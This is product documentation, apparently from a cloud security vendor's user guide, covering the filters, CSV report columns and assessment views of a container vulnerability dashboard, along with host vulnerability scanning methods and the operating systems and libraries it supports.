Scans: All Images only

Filter for build IDs using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *includes*) to help constrain your search.

Build Plan Name

Scans: All Images only

Filter for build plan names using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *excludes*) to help constrain your search.

CVE

Filter for certain vulnerability IDs (CVEs) using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *includes*) to help constrain your search.

Hostname

Filter for certain hostnames using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *matches*) to help constrain your search.

Image ID

Filter for certain image IDs using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *does not match*) to help constrain your search.

Image Registry

Filter for certain image registries using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *starts with*) to help constrain your search.

Image Repository

Filter for certain image repositories using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *excludes*) to help constrain your search.

Image Tag

Filter for certain image tags using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *includes*) to help constrain your search.

User

Image ID, Image Registry, and Image Repo tab: Scans: Active Images only.

Filter for certain users (that are running containers) using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *excludes*) to help constrain your search.

Pod Namespace

Image ID, Image Registry, and Image Repo tab: Scans: Active Images only.

Filter for certain Kubernetes pod namespaces using this filter in the Image ID tab.

The list of available namespaces is retrieved by Lacework Agents monitoring active containers.

K8s Cluster

Image ID, Image Registry, and Image Repo tab: Scans: Active Images only.

Filter for Kubernetes cluster names using this filter in the Image ID, Image Registry, and Image Repo tabs.

The list of available cluster names is retrieved by Lacework Agents monitoring active containers.

Machine Tags

Image ID, Image Registry, and Image Repo tab: Scans: Active Images only.

Filter for machine tags on nodes the containers run on using this filter in the Image ID, Image Registry, and Image Repo tabs.

The list of available machine tags is retrieved by Lacework Agents monitoring active containers.

Machine tags are metadata associated with the node (for example: AWS Instance metadata).

Package Name

Filter for package names using this filter in the CVE, Package Name, and Package Namespace tabs. Apply an operator (for example: *starts with*) to help constrain your search.

When searching for package names on images, the results contain both vulnerable and non-vulnerable packages.

Package Namespace

Filter for package namespaces using this filter in the CVE, Package Name, and Package Namespace tabs. Apply an operator (for example: *ends with*) to help constrain your search.

This can be both operating system and language library namespaces.

Package Type

Filter by package type using this filter in the CVE, Package Name, and Package Namespace tabs. Either Operating System or Library.

Package Version

Filter for certain package versions using this filter in the Image ID, Image Registry, and Image Repo tabs. Apply an operator (for example: *includes*) to help constrain your search.

Affected Version

Filter for affected versions (of packages) using this filter in the CVE, Package Name, and Package Namespace tabs. Apply an operator (for example: *starts with*) to help constrain your search.

Fixed Version

Filter for fixed versions (of packages) using this filter in the CVE, Package Name, and Package Namespace tabs. Apply an operator (for example: *includes*) to help constrain your search.

Current Version

Filter for current versions (of packages) using this filter in the CVE, Package Name, and Package Namespace tabs. Apply an operator (for example: *excludes*) to help constrain your search.

Exploit Available

Filter to determine whether there is a public exploit available for a vulnerability.

- Image ID, Image Registry, and Image Repo tab: When set to *Yes*, the images displayed have at least one vulnerability with a public exploit available.
- CVE, Package Name, and Package Namespace tab: When set to *Yes*, the vulnerabilities displayed have a public exploit available.

CVSS Score

Filter for the Common Vulnerability Scoring System (CVSS) score of a vulnerability.

Select a minimum and maximum range between 0 and 10 to apply the filter. Enter the same number for both minimum and maximum to only filter for that number.

- Image ID, Image Registry, and Image Repo tab: The images displayed contain at least one vulnerability within the CVSS score range specified.
- CVE, Package Name, and Package Namespace tab: The vulnerabilities displayed are within the CVSS score range specified.

CVSS Vectors

Filter for Common Vulnerability Scoring System (CVSS) vectors relating to a vulnerability using this filter in the CVE, Package Name, and Package Namespace tabs.

The vectors help determine the exploitability, scope, and impact of the vulnerability. Each vector is individually filterable with contextual options.

Remote attack vector

Describes the conditions an attacker must meet to reach the vulnerable component and exploit the vulnerability.

Available options (Local and Physical are not measured in this context):

- Adjacent Network - The attacker must have access to the same local area network (LAN) as the targeted system to exploit the vulnerability.
- Network - The vulnerability can be exploited remotely over a network.

Learn more about attack vectors here.

Attack complexity

Measures the level of complexity required for an attacker to exploit the vulnerability.

Available options:

- High - The vulnerability is difficult to exploit, requiring specialized knowledge, sophisticated tools, or a complex set of conditions to be met before the attack can succeed.
- Low - The vulnerability can be easily exploited, typically with little or no interaction from the attacker.

Learn more about attack complexity here.

Privileges required

Indicates the privileges an attacker needs to exploit the vulnerability.

Available options:

- Yes - The attacker needs either administrative/root-level or non-administrative privileges to exploit the vulnerability.
- No - The vulnerability can be exploited without any special privileges.

Learn more about required privileges here.

User interaction

Assesses whether user interaction is required for the vulnerability to be exploited.

Available options:

- Required - A successful exploit of the vulnerability requires interaction from either an authenticated user or an unauthenticated user.
- None - The vulnerability can be exploited without any interaction from any user.

Learn more about user interaction here.

Scope

Defines the extent of impact on the vulnerable component and surrounding components.

Available options:

- Changed - The vulnerability's exploitation can affect resources beyond the vulnerable component.
- Unchanged - The vulnerability's exploitation does not impact resources beyond the vulnerable component.

Learn more about scope here.

Availability impact

Assesses the potential impact on service/application availability if the vulnerability is exploited.

Available options:

- Yes - The vulnerability's exploitation can either cause a partial impact or completely disrupt the availability of the affected service or application.
- No - The vulnerability's exploitation does not have any impact on the availability of the affected service or application.

Learn more about availability impact here.

Confidentiality/Integrity impact

Evaluates the potential impact on confidentiality and data integrity if the vulnerability is exploited.

Available options:

- Yes - The vulnerability's exploitation can cause a partial impact or can completely compromise the confidentiality of sensitive data or the integrity of data.
- No - The vulnerability's exploitation does not have any impact on the confidentiality of sensitive data or the integrity of data.

Learn more about confidentiality impact here and integrity impact here.

Time Range

To change the time period, select a different one from the drop-down or use the horizontal arrows to move to the next/previous period. Select from the following past periods: hour, day, three days, week, month, or a Custom range.

Only information found during assessment of the specified date range is reported. For example, if 9 days ago a container image was removed from a container repository in the registry and the specified date range is 7 days, this container image is not listed in the table.

Save View

When the page displays your desired vulnerability data, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later. You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others so they can see the same view. For more details about saved views, refer to Views Management.

Charts

Open Vulnerabilities

The chart depicts open vulnerabilities. Hover your mouse over the Open vulnerabilities chart to see the vulnerabilities by filtered severity for that date. Hover over the filter icon to see the active filters that are influencing the chart.

The Open vulnerabilities chart always displays a minimum of one week's results even if the time range is set to less than a week. You can go back up to three months from today's date.

Charts in the Image ID, Registry, and Repo Tabs

If you select the *Image ID*, *Registry*, or *Repo* tab, a sunburst chart appears in the row for each image name. You can click on the image name/ID for more details. A detailed sunburst chart is displayed on the *CVE* tab.

The numbers of vulnerabilities detailed in the sunburst chart represent only the unique vulnerabilities that Lacework discovers. As one vulnerability can affect multiple packages, the total vulnerabilities in the list can be greater.

Additionally, active filters specific to packages (such as package name, fixed version, etc) will not influence this chart.

Vulnerabilities List

The vulnerabilities list is below the overview statistics and Open Vulnerabilities chart. The information displayed depends on how the vulnerabilities are grouped.

The vulnerability list allows you to Refresh data, Download CSV, and sort.

Click a tag link to reload the vulnerability list with the tag as the filter.

Download CSV

Image IDs with zero vulnerabilities are not listed in the CSV report.

There is a limit of 500,000 rows per report.

Click the *Download* icon to generate a vulnerability report in CSV format.

The following options are available depending on which tab is selected:

- When the CVE, Package Name, or Package Namespace tab is selected, the *Download* option provides the Simplified CSV.
- When the Image ID, Image Registry, or Image Repo tab is selected, choose from Simplified or Detailed for your CSV report.

Once you have selected the report type, click *Start the download*. A popup appears once the report is ready to download. You can also view available and in-progress downloads on the *Downloads* page.

Some reports are compressed in Gzip format, you can decompress them using the following command:

```
gzip -d 'Container Vulnerabilities Simplified CSV.csv.gz'
```

Do not use `tar` as the format will be unrecognized.

Simplified CSV

Your active filters or tags control which Image IDs or CVEs are listed in the CSV report.

Both types list when the last assessment was performed on the Image ID/CVE.

- *Image ID, Image Registry, and Image Repo tab:* The CSV is indexed by LW Risk Score and provides details about the image and a summary on the number vulnerabilities found (categorized into severity and fixability).

CSV Column	Description
RISK_SCORE	LW Risk Score for the image.
RISK_INFO	*Lacework internal*.
IMAGE_REGISTRY	The image registry.
IMAGE_REPO	The image repository.
IMAGE_REPOS	If the image is found in multiple repositories, they are listed here.
IMAGE_TAGS	The image tags.
ALL_IMAGE_TAGS	If the image is found in multiple repositories, the image tags are listed here.
NUM_VULNERABILITIES_SEVERITY_1	Number of Critical vulnerabilities found on the image.
NUM_VULNERABILITIES_SEVERITY_2	Number of High vulnerabilities found on the image.
NUM_VULNERABILITIES_SEVERITY_3	Number of Medium vulnerabilities found on the image.
NUM_VULNERABILITIES_SEVERITY_4	Number of Low vulnerabilities found on the image.
NUM_VULNERABILITIES_SEVERITY_5	Number of Info vulnerabilities found on the image.
NUM_VULNERABILITIES_FIX_SEVERITY_1	Number of Critical and Fixable vulnerabilities found on the image.

CSV Column	Description
NUM_VULNERABILITIES_FIX_SEVERITY_2	Number of High and Fixable vulnerabilities found on the image.
NUM_VULNERABILITIES_FIX_SEVERITY_3	Number of Medium and Fixable vulnerabilities found on the image.
NUM_VULNERABILITIES_FIX_SEVERITY_4	Number of Low and Fixable vulnerabilities found on the image.
NUM_VULNERABILITIES_FIX_SEVERITY_5	Number of Info and Fixable vulnerabilities found on the image.
START_TIME	The start time of the latest scan of the image.
IMAGE_SCAN_STATUS	Whether the image was successfully scanned or not.
IMAGE_SCAN_ERROR_MSG	Any error message relating to an unsuccessful scan of the image.
IMAGE_STATUS	Whether the image has been found running on an active container or not.
IMAGE_ID	The SHA-256 identifier of the image.
EVAL_GUID	*Lacework internal*.
IMAGE_CREATED_TIME	When the image was created in the repository.
IMAGE_DIGEST	The SHA-256 digest of the image.
IMAGE_SIZE	The image size in bytes.
ENVIRONMENT_TAGS	Tags of the environment where the scan took place (for example, the Inline Scanner host).
NUM_FIXES	Number of fixable vulnerabilities found on the image.
NUM_EXCEPTION	Number of vulnerability exceptions applied to the image.
POLICY_STATUS	Whether there is a policy violation on the image or not.
REQUEST_SOURCE	Scanner Type.
CAA_ENABLED	Whether active package detection is enabled or disabled on the Lacework agents monitoring running instances of the container image.

- *CVE, Package Name, and Package Namespace tab:* The CSV is indexed by Affected images and provides details on the vulnerability and affected package.

CSV Column	Description
Age of public exploit	The age of the public exploit related to the vulnerability.
Affected images	The number of unique images affected by the vulnerability.
Vulnerability ID	The identifier for the vulnerability.
PACKAGE	Details about the vulnerability for the affected package.

CSV Column	Description
PACKAGE_TAGS	Same as PACKAGE.
LAST ASSESSMENT	The time and date when the vulnerability was last found on an affected image during a scan.
Impact Score	LW Risk Score for the vulnerability.
Exploit available	Whether there is a public exploit available for this vulnerability or not.
Age of public exploit tooltip	The date that the public exploit was published for this vulnerability in MM/DD/YY format.

Detailed CSV

Your active filters or tags control which Images are listed in the CSV report.

The Detailed CSV is indexed by Image ID and lists details on all the CVEs applicable to the Image ID in each row.

CSV Column	Description
IMAGE_ID	The SHA-256 identifier of the image.
VULN_ID	The identifier for the vulnerability. If `\N` is displayed, then the package version on the specified filepath has no vulnerability associated with it.
SEVERITY	The severity of the vulnerability.
STATUS	Status of the vulnerability: *EXCEPTION* = Vulnerability Exception applied. *VULNERABLE* = No Vulnerability Exception applied. *GOOD* = No Vulnerability found for the package version on the specified filepath.
FIX_AVAILABLE	Whether a fix is available for the vulnerability: *1* = Fix available. *0* = No fix available.
PACKAGE_NAME	The package name where the vulnerability was found.
PACKAGE_NAMESPACE	The package namespace where the vulnerability was found.
PACKAGE_FILEPATH	The package file path on the host (if available).
CURRENT_VERSION	The current version of the affected package.
FIXED_VERSION	The fixed version of the affected package.
IMAGE_REGISTRY	The image registry.
IMAGE_REPO	The image repository.
IMAGE_REPOS	If the image is found in multiple repositories, they are listed here.
IMAGE_DIGEST	The SHA-256 digest of the image.

CSV Column	Description
IMAGE_TAGS	The image tags.
ALL_IMAGE_TAGS	If the image is found in multiple repositories, the image tags are listed here.
NDV_CONTAINERS	Number of active containers using the image.
INTERNET_EXPOSURE	Whether one or more containers using this image have been exposed to the internet or not.
INTERNET_EXPOSURE_LAST_UPDATED	The last time internet exposure was determined on any containers using this image.
RISK_SCORE	LW Risk Score for the image.
IMAGE_SCAN_TIME	*Lacework internal*.
IMAGE_CREATED_TIME	When the image was created in the repository.
IMAGE_SIZE	The image size in bytes.
IMAGE_SCAN_STATUS	Whether the image was successfully scanned or not.
IMAGE_SCAN_ERROR_MSG	Any error message relating to an unsuccessful scan of the image.
POLICY_STATUS	Whether there is a policy violation on the image or not.
PRIVILEGED	Container Privilege: *1* = Privileged. *0* = Not privileged.
ENVIRONMENT_TAGS	Tags of the environment where the scan took place (for example, the Inline Scanner host).
REQUEST_SOURCE	Scanner Type.
EVAL_GUID	*Lacework internal*.
START_TIME	The start time of the latest scan of the image.
PACKAGE_STATUS	Whether the package status was determined as active in the last month or not.
PACKAGE_LAST_ACTIVE	The date and time of when the package was last determined as active (if it was determined to be active in the last month).

Image ID, Registry, and Repo Tab View

The *Image ID*. *Registry*, and *Repo* tabs allow you to sort by Image Risk, Image Creation Date, Image Repository, Active Containers, or CVE Severity.

When these tabs are selected, the list displays the following information:

- Image name
- Image risk(default)
- Chart displaying the number of vulnerabilities found on the image.

Image Assessment Drawer

Click an image name to display detailed assessment results (click the < icon to expand this view to full screen).

Image Assessment - Details

The Details tab contains descriptive information about the image. Click a detail to apply the filter to your list of Vulnerabilities. Click the Image ID tag to filter all active containers with this image.

Image Assessment - CVE (default)

The CVE tab displays a list of vulnerabilities for the image with additional information in columns. This table lets you refresh data, download CSV/PDF, filter, add/remove columns, and search.

Click the filter icon to view the active filters on the table.

You can search for, add, and remove filters to adjust the list of vulnerabilities displayed in the table.

The available columns in the CVE tab are listed below:

Column	*Description*
Vulnerabilities	Displays the common vulnerabilities and exposures (CVE) code assigned to this vulnerability by the CVE Numbering Authority. Click the More Info icon to view additional details about the CVE. If there is a CVSS v3 score available for the vulnerability, information derived from CVSS Metrics will also be displayed (such as *Attack Vector*, *Access Complexity*, etc). In the More Info window, click the vulnerability ID to open an external link to the tracker page for the vulnerability (if one is available).
Severity	Displays the CVE's severity ranking, which is assigned by the vendor or computed from CVSSv3 or CVSSv2 scores (in that order of precedence).
CVSS Score	Displays the CVSS (Common Vulnerability Scoring System) severity rankings score for the vulnerability. For both CVSS 3.x and CVSS 2.0, the severity ranking is a scale from 0 - 10, where 10 is the highest severity. Defaults to CVSSv3 scores or CVSSv2 if v3 scores are not available.
Vulnerability impact	Displays the Lacework risk score for the vulnerability.
Package Name	Displays the operating system package or language package that the vulnerability was found in.
Current Version	Displays the current version of the package found on the image.
Package status	Whether the package was determined as active in the last month or not.
Package last active	The date and time of when the package was last determined as active (if it was determined to be active in the last month).
Fix Version	Displays the version of the package where the issue is fixed when a patch is available.
Introduced in Layer	Displays the Docker file command that applied the package onto the current Docker image. Each Docker container image is made up of a series of layers and each layer is the result of a command.

Column	Description
Image Size (hidden by default)	The size of the image affected by the vulnerability.
Image Repo (hidden by default)	The repository where the image was found containing the vulnerability.
OS Distribution	Displays the operating system and version that the vulnerability is found in.
Image Layer (hidden by default)	Displays the image layer digest (sha256) from where the vulnerability is found.
Status	Displays a status to state whether the image is affected by this vulnerability. The status will either be *VULNERABLE* or *EXCEPTION*.
Package Type	Displays the type of package that the vulnerability is found in. Either OS or Library.
File Path	If applicable, displays the filesystem path to the vulnerable package source.
Exploit available	Whether there is a public exploit available for the vulnerability.
Age of public exploit	The age of the public exploit (if it is known).

Next to the filter icon, click the Select columns icon to show/hide columns.

Image Assessment - Packages

The Packages tab displays a list of vulnerable packages found on the image with additional information in columns. This table lets you refresh data, download CSV/PDF, add/remove columns, filter, and search.

Click the filter icon to view the active filters on the table. You can search for, add, and remove filters to adjust the list of packages displayed in the table.

If there is more than one vulnerability found on a package, click the dropdown icon to view each vulnerability found on that package.

The available columns in the Packages tab are listed below:

Column	Description
Packages	Displays the vulnerable operating system package or language package that was found on the image.
Package namespace	Displays the namespace of the vulnerable package.
Package status	Whether the package was determined as active in the last month or not.

Column	Description
Package last active	The date and time of when the package was last determined as active (if it was determined to be active in the last month).
Risk Score	Displays the Lacework risk score for the package.
Fixable Status	Displays whether the package fixable or not (whether there is a new or patched version of the package available).
CVE	Displays the common vulnerabilities and exposures (CVE) code assigned to this vulnerability by the CVE Numbering Authority.
Severity	Displays the CVE's severity ranking, which is assigned by the vendor or computed from CVSS v3 or CVSS v2 scores (in that order of precedence).
CVSS Score	Displays the CVSS (Common Vulnerability Scoring System) severity rankings score for the vulnerability. Hover over the score for the CVSS version. For both CVSS v3 and CVSS v2, the severity ranking is a scale from 0 - 10, where 10 is the highest severity. Defaults to CVSS v3 scores or CVSS v2 if v3 scores are not available.
Current Version	Displays the current version of the package found on the image.
Fix Version	Displays the version of the package where the issue is fixed (when a patch is available).
File Path	If applicable, displays the filesystem path to the vulnerable package source.

Image Assessment - Policies

The Policies tab lists any active container vulnerability policies that apply to the image.

CVE, Package Name, and Package Namespace Tab View

When the CVE, Package Name, or Package Namespace tab is selected, all active and non-active images are shown. Use the dashboard filters to change which affected images are shown on the list.

The *CVE*, *Package Name*, and *Package Namespace* tabs allow you to sort by Vulnerability Impact / Package Risk (default), Severity, CVSS Score, Vulnerability ID, Affected Images, or Age of exploit.

When these tabs are selected, the list displays the following information:

- Vulnerability (CVE) ID
- The age of the public exploit related to the vulnerability.
- Vulnerability Impact / Package Risk
- Number of affected images

Use the Package type filter to list either OS or Library packages.

CVE Assessment Drawer

Click a Vulnerability ID to display detailed assessment results (click the < icon to view this drawer in full screen).

CVE Assessment - Details

The Details tab contains descriptive information about the vulnerability. Click a detail to filter the vulnerability list based on the detail.

If there is a CVSS v3 score available for the vulnerability, additional information will be displayed that is derived from CVSS Metrics (such as *Attack Vector*, *Access Complexity*, etc).

CVE Assessment - Images (default)

The Images tab displays a list of image names where the vulnerability was found with additional information in columns. This table lets you refresh data, download as CSV/PDF, select which columns to display, and search.

The list of images shown for the CVE depend on which tab is selected:

- *All Images* - The number of images listed in the table matches the Affected images count.
- *Active Images* - Only active images that are affected by the CVE are listed in the table.

The available columns in the Images tab are listed below:

Column	*Description*
Image Name	Displays the image name that the vulnerability was found in. The image name may be presented in the format of `repository-name:image-name`.
Repository (hidden by default)	The repository where the vulnerability was found.
Image Tags (hidden by default)	The image tag affected by the vulnerability.
Image ID	Displays the sha256 hash that was generated for this image. You can copy the container image ID to the clipboard by clicking the Copy to clipboard icon.
Image Created Time	Displays when the image was created in the repository.
Last Assessment (hidden by default)	When the image was last assessed for vulnerabilities by Lacework.
Active Containers	Displays the total number of unique and active containers that ran for this image. *Note:* See Active Images for how active containers are determined.
Image Risk	Displays the Lacework risk score for the image. A higher score indicates more risk/impact from discovered vulnerabilities.
Status	Displays the vulnerability status of the image. The status will either be *VULNERABLE* or *EXCEPTION*.

Vulnerability Continuous Assessment

Lacework continuously reassesses container images for new vulnerabilities. Lacework lets you control what images are continually reevaluated. You can globally override the default option and configure what images should be assessed.

1. Go to *Settings* > *General* in the Lacework Console to display the General Settings page.
2. Scroll down to the bottom of the page to configure Continuous Assessments.
3. Under Continuous Assessments, enable *Reassess active images* to reassess only active images in the past 24 hours.

Host Vulnerabilities

This section contains the following topics:

- Host Vulnerability Assessment Overview on page 1185
- Host Image Support on page 1188
- Fix a Vulnerability on Linux Hosts on page 1198
- When Linux Host Assessments Identify a Vulnerability as Fixed on page 1199
- Multiple Fixed Parallel Package Versions on page 1200
- When Host Assessment Metrics Carry Forward on page 1201
- Host Vulnerability - FAQs on page 1202

Host Vulnerability Assessment Overview

Lacework FortiCNAPP provides the ability to assess, identify, and report vulnerabilities found on hosts, containers, and pods within your environment. This means you can identify and take action on software vulnerabilities in your environment and manage that risk proactively.

Lacework FortiCNAPP continuously assesses vulnerability risks, identifies OS packages, and correlates them with publicly known vulnerabilities with risk ratings by severity and CVSS scores.

Host vulnerability scanning with Lacework FortiCNAPP can be performed using two different methods:

- Lacework FortiCNAPP Agent for vulnerability scanning on:
  - Linux hosts, pods, and containers
  - Windows Server hosts
- Agentless Workload Scanning for vulnerability scanning on Linux hosts, pods, and containers.

- Agentless Workload Scanning does not support host vulnerability assessment on Windows Server hosts. You must install the Lacework FortiCNAPP Windows agent to enable host vulnerability assessment on Windows Server hosts.
- The Lacework FortiCNAPP Windows agent does not support vulnerability assessment on pods and containers.

Host Vulnerability with Agent

Agent Features

After you install the Lacework FortiCNAPP agent on hosts, containers, or pods, Lacework FortiCNAPP can assess the monitored hosts, containers, or pods for OS packages and applications with known vulnerabilities and report them.

For additional details on what is collected, see Linux Agent FAQs on page 978.

AWS Fargate containers do not appear in the host vulnerability console.

Agent Requirements

On Linux hosts, host vulnerability assessments require Lacework FortiCNAPP Linux agent version 2.12.1 or later. For Linux agent installation instructions on hosts, see Installing the Linux agent on page 780.

On Linux containers or pods, host vulnerability assessments require Lacework FortiCNAPP Linux agent version 3.0.47 or later. For Linux agent install instructions on pods and containers, seeInstalling Linux agent on Kubernetes on page 880.

On Windows Server hosts, host vulnerability assessments require Lacework FortiCNAPP Windows agent version 1.5 or later. For Windows agent installation instructions on hosts, see Install the Windows Agent.

If the agent does not meet the version requirement, the assessment is reported as failed.

Host Vulnerability with Agentless

Agentless Features

After you have integrated your cloud provider with Agentless Workload Scanning, Lacework FortiCNAPP can assess all the Linux hosts within your integrated account for software vulnerabilities and report them. This includes assessment of operating system packages and language library packages.

Agentless Workload Scanning does not support host vulnerability assessment on Windows Server hosts. You must install the Lacework FortiCNAPP Windows agent to enable host vulnerability assessment on Windows Server hosts.

Agentless Requirements

An Agentless Workload Scanning integration with your cloud provider is required before using Host Vulnerability scanning.

For supported operating systems and cloud providers, see Before you begin on page 648.

Vulnerability Assessment

Agent Assessments

Lacework FortiCNAPP assesses for vulnerabilities after the agent is installed. Lacework FortiCNAPP completes the following actions at the listed schedule.

- Lacework FortiCNAPP collects package, Windows OS, and Windows application information from each installed agent on monitored hosts.

- On Linux hosts, Lacework FortiCNAPP assesses software packages installed by package managers dpkg, apt, and yum. On Windows Server hosts, Lacework FortiCNAPP assesses Windows OS and Windows application information. The results of the new assessment are available for viewing on the Lacework FortiCNAPP Console.
- Lacework FortiCNAPP tracks multiple CVE Numbering Authorities looking for new CVEs and updates the Lacework FortiCNAPP CVE database once a day.

Lacework FortiCNAPP assesses for vulnerabilities using the following steps:

1. Lacework FortiCNAPP assesses software packages and Windows applications on monitored hosts at 3 AM GMT.
2. Lacework FortiCNAPP searches the CVE database (information available at 3 AM GMT) for software packages and Windows applications on the hosts and reports them. Lacework FortiCNAPP filters out rejected CVEs for Ubuntu and Debian.

When new CVE updates are released, Lacework FortiCNAPP assesses the existing assessments for newly identified risks. Lacework FortiCNAPP reassesses machine images based on CVE information for a known package, Windows application, and version.

These assessment steps are illustrated in the following example:

1. You install the Lacework FortiCNAPP agent on a host.
2. Lacework FortiCNAPP assesses the host.
3. Lacework FortiCNAPP determines that the Python 3.6 package (3.6.7-1~18.04) is in the machine image.
4. Lacework FortiCNAPP searches the Lacework FortiCNAPP CVE database for CVEs for the Python 3.6 package.
5. Lacework FortiCNAPP reports all known CVEs associated with the Python 3.6 package such as CVE-2019-9947, CVE-2019-9740, CVE-2018-1000030, etc.

Agentless Assessments

Lacework FortiCNAPP assesses for vulnerabilities after the agentless workload scanning integration is installed. Lacework FortiCNAPP completes the following actions at the listed schedule.

- Lacework FortiCNAPP collects package information from each workload in the regions and accounts configured for the integration.
- Lacework FortiCNAPP assesses software packages installed by package managers dpkg, apt, and yum. It also assesses software dependencies discovered by scanning for applications and libraries. The results of the new assessment are available for viewing on the Lacework FortiCNAPP Console.
- Lacework FortiCNAPP tracks multiple CVE Numbering Authorities looking for new CVEs and updates the Lacework FortiCNAPP CVE database once a day.

Lacework FortiCNAPP assesses for vulnerabilities using the following steps:

1. Lacework FortiCNAPP agentless workload scanning runs on a schedule configured by the integration. The schedule period can be reconfigured anytime.
2. Lacework FortiCNAPP searches the CVE database for software packages and software dependencies on the hosts and reports them. Lacework FortiCNAPP filters out rejected CVEs for Ubuntu and Debian.

Host Image Support

This section contains the following topics:

- Host OS and language library support for vulnerability assessment on page 1189
- Host Vulnerability - Scanning of Language Libraries and Package Managers on page 1196

Host OS and language library support for vulnerability assessment

Host vulnerability assessment is supported for the following Linux and Windows operating systems, applications, packages, and language libraries.

Supported Linux operating systems, packages, and language libraries

Linux operating systems

Operating System	*Versions*
Amazon Linux	2 (including Extras library), 2023
Amazon Linux AMI	2014.09, 2015.03, 2015.09, 2016.03, 2016.09, 2017.03, 2017.09, 2018.03
Bottlerocket OS	1.14.2 and later*
CentOS	5, 6, 7, 8
Debian	8, 9, 10, 11, 12, 13, unstable
Oracle Linux	8.x
Red Hat Core OS	4.x
Red Hat Enterprise Linux	6, 7, 8, 9, minimal
Rocky Linux	8.4, 8.5, 8.6, 8.7, 8.9, 9.x, 10.x
Ubuntu	16.04 and above, snap, ESM
SUSE Linux Enterprise Server (SLES)	11, 12, 15 (All service packs)
openSUSE	Leap, Tumbleweed

- Lacework FortiCNAPP does not support the following operating systems for host vulnerability assessments:
  - Fedora & Fedora CoreOS
  - Redhat Universal Base Images (UBI)

  Some of these operating systems no longer receive new security fixes as they are EOL.
- As of July 2025, there are no known vulnerabilities affecting Bottlerocket version 1.25 and later. No vulnerability data for these versions will appear in your Lacework FortiCNAPP dashboards.

Package assessment support

Lacework FortiCNAPP assesses Linux operating system packages using the sources listed in the following table:

Linux Distribution	*Severity Attribution*	*CVSS Score Attribution*	*CVE Source*
Amazon Linux	Distro	1. Amazon* 2. NVD	https://alas.aws.amazon.com/
CentOS	Distro	NVD	1. Risk Based Security (RBS) - VulnDB 2. https://www.redhat.com/security/data/oval/v2/
Debian	Distro (Security Tracker)	NVD	https://security-tracker.debian.org/tracker
Oracle Linux	Distro	NVD	https://linux.oracle.com/oval/
Red Hat Core OS	Distro	NVD	https://security.access.redhat.com/data/csaf/v2/vex/
Red Hat Enterprise Linux (RHEL)	Distro	NVD	https://www.redhat.com/security/data/oval/v2/
Rocky Linux	Distro	NVD	Risk Based Security (RBS) - VulnDB
Ubuntu	Distro (Canonical)	NVD	https://git.launchpad.net/ubuntu-cve-tracker https://ubuntu.com/security/cves
SUSE Linux Enterprise Server (SLES)	Distro	NVD	https://www.suse.com/security/cve/ https://ftp.suse.com/pub/projects/security/oval/
openSUSE	Distro	NVD	https://www.suse.com/security/cve/ https://ftp.suse.com/pub/projects/security/oval/

- The following distributions are not supported for vulnerability scans:
  - Container-Optimized OS from Google
  - Fedora & Fedora CoreOS
- For Amazon Linux, the Amazon CVSS Score is preferred first. The NVD score is used if there is no score available from Amazon.

Lacework FortiCNAPP receives vulnerability and package data in a timely manner directly from the vendors and the NIST National Vulnerability Database (NVD).

Lacework FortiCNAPP assesses the severity and CVSS score for vulnerabilities from different sources. Distributions often reclassify vulnerabilities with a different severity than the NIST National Vulnerability Database (NVD). It is not uncommon that the severity displayed by Lacework FortiCNAPP is associated with a different CVSSv3 score coming from a different source.

More information about CVSS scoring can be found in the Severity Attribution section.

Package manager support for containers or pods

Supported

- RPM
- DEB

Unsupported

- APK (Alpine Linux Package Management)

Supported language libraries and package managers

Lacework FortiCNAPP offers support on the following programming language libraries and package managers when using agentless workload scanning:

Library name	Package manager	CVE Sources
Java	maven	GHSA
Ruby	bundler	RBS
PHP	composer	RBS
Go	go	RBS
npm *(node / react / typescript)*	npm yarn	GHSA
Python	pip poetry python	RBS
Rust	cargo	RBS

An agentless scanning integration is required for viewing any packages in the legacy vulnerabilities dashboard. However, active packages can viewed in the new vulnerabilities dashboard with only an agent configured. See Vulnerabilities dashboard on page 1131.

An agentless integration is required to view inactive packages in both the new and legacy dashboards.

For more information, see Agentless Workload Scanning.

Forks of open source projects Lacework FortiCNAPP does not yet support vulnerability detection within forks of open source projects that do not publish security advisories.

For example, Fullstaq Ruby packages are currently unsupported for vulnerability scanning.

CVE sources for language libraries and package managers

Lacework FortiCNAPP uses the following CVE Sources for language libraries when using agentless workload scanning:

- Risk Based Security (RBS) - VulnDB
- GitHub Security Advisory (GHSA)
- GitLab Advisory Community

Lacework FortiCNAPP uses NVD for the severity and CVSS score associated with the CVEs.

When an NVD CVSS score is not available for a given GitHub Security Advisory (GHSA) package, Lacework FortiCNAPP uses the CVSS score directly from GHSA for that package.

Disable language libraries support

It is not currently possible to disable language library scanning on hosts when using agentless workload scanning. You can disable host scanning altogether, but this will also stop scans of operating system packages.

Follow the steps below if you still want to disable all scanning of hosts with agentless workload scanning:

1. In the Lacework FortiCNAPP console, go to *Settings > Integrations: Cloud accounts*.
2. Find and select your integration in the table.
3. Click the *Edit* option.
4. Uncheck the *Scan host vulnerabilities* option.
5. Click *Save*.

Supported Windows operating systems and applications

Vulnerability assessment is supported for the following Windows operating systems and applications if you install Lacework FortiCNAPP Windows agent 1.7.2 or later on the host. We recommend enabling Windows Server Update Services on your hosts to ensure that the latest product and security updates are automatically installed.

Windows Operating Systems

- Windows Server 2025
- Windows Server 2022
- Windows Server 2019
- Windows Server 2016
- Windows Server 2012 R2 versions later than April 2016

For accurate vulnerability detection, ensure that you upgrade to a version later than April 2016.

Lacework FortiCNAPP does not support vulnerability detection on:

- Windows Storage Server 2012 R2.
- Nano Server versions of Windows Server OS.
- Personal computer versions of Windows operating systems that are installed on desktop computers, laptops, and workstations.

Windows Applications from Microsoft

Vulnerability assessment is supported for Windows-based applications from Microsoft such as the following:

- .Net Framework
- Microsoft Dynamics
- Microsoft Edge
- Microsoft Exchange Server
- Microsoft Office
- Microsoft SharePoint Server
- Microsoft SQL Server
- Microsoft Teams
- Microsoft Visual Studio

